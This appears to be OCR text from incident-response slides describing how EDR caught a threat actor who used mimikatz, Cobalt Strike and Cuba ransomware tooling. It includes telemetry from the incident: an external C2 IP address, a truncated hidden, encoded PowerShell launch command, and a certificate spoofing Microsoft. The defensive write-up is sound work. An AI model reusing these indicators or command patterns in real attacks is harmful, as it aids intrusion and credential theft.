
24.12.2021 06:50:32 Malicious file C:\Users\Administrator\Music\MIMIMI\mimikatz\!start.cmd o...

"Why is my mimikatz don't want to start?"


GiB vs Threat Actor fight

“Maybe Windows Defender tries to prevent it? ”

“I’ll disable it! ”



NOPE



GiB vs Threat Actor fight

“What’s happening!? I need to check the processes! ”

OH! There’re GROUP-IB EDR! Release the KRAKEN !!!

GiB vs Threat Actor fight

Cobalt Strike!!!

24.12.2021 18:54	Network connection opening	Marked
	185.201.47.157:443/TCP	
24.12.2021 18:54	Network connection opening	Marked
	185.201.47.157:443/TCP	
24.12.2021 18:54	Network connection opening	Marked
	185.201.47.157:443/TCP	
24.12.2021 18:54	Network connection opening	Marked
	185.201.47.157:443/TCP	
24.12.2021 18:54	Network connection opening	Marked
	185.201.47.157:443/TCP	
24.12.2021 18:54	Network connection opening	Marked
	185.201.47.157:443/TCP	

6840 powershell.exe "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" 2

24592 conhost.exe 0x4

8892 powershell.exe -nop-whidden-encodedcommandJABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8Ac... 1

11208 powershell.exe -Version4.0-s-NoLogo-NoProfile 2

364 rundll32.exe C:\Windows\syswow64\rundll32.exe

17272 rundll32.exe C:\Windows\sysnative\rundll32.exe

System: Microsoft Windows ... Appliance: Huntpoi...

Signatures 5

Triggered static or behavioral rules

Severity level: High Medium Low


24.12.2021 18:55:22 Cobalt Strike impersonation pipe detecte

Malicious huntpoint activity

Dashboard
Threats
Compromises
Malware
Attacks
Suspicious IP
Graph
Service desk
Settings
Help center

Graph

185.201.47.157



42fd56d402ba3a454d58c64c29a81836da609f55

SSL

Cert details | Cert hosts

Valid 2020.11.13 -2021.02.11 — Not verified

Verification error

x509: certificate has expired or is not yet valid: current time 2021-04-05T22:46:38Z is after 2021-02-11T01:43:08Z

Domain


–

Emails

–


Issuer		Subject	
Common Name	Outlook.live.com	Common Name	Outlook.live.com
Organizational Unit	Microsoft Corporation	Organizational Unit	Microsoft Corporation
Organization	Microsoft Corporation	Organization	Microsoft Corporation
Email	–	Email	–
Locality	Redmond	Locality	Redmond
State or Province	Washington	State or Province	Washington
Country Name	US	Country Name	US

Ransomware



- CUBA

MLOCK -



Let’s reconstruct the whole picture

Reconnaissance and initial access → Probably scanning internet and bruteforce Open RDP on server

Delivery and execution → Upload mimikatz, Advanced IP Scanner, Total Network Inventory and password-stealing tools

Discovery and Lateral Movement → Advanced IP Scanner + SoftPerfect netScanner+ SyStemBC + CobaltStrike

Actions on objectives → Attempts to avoid defence + Panic and Sadness

Conclusions about IR

1. TI Approach shows how it should be
2. EDRs are working and needed in modern IR
3. No Impact was made

GROUP-IB

QUESTIONS?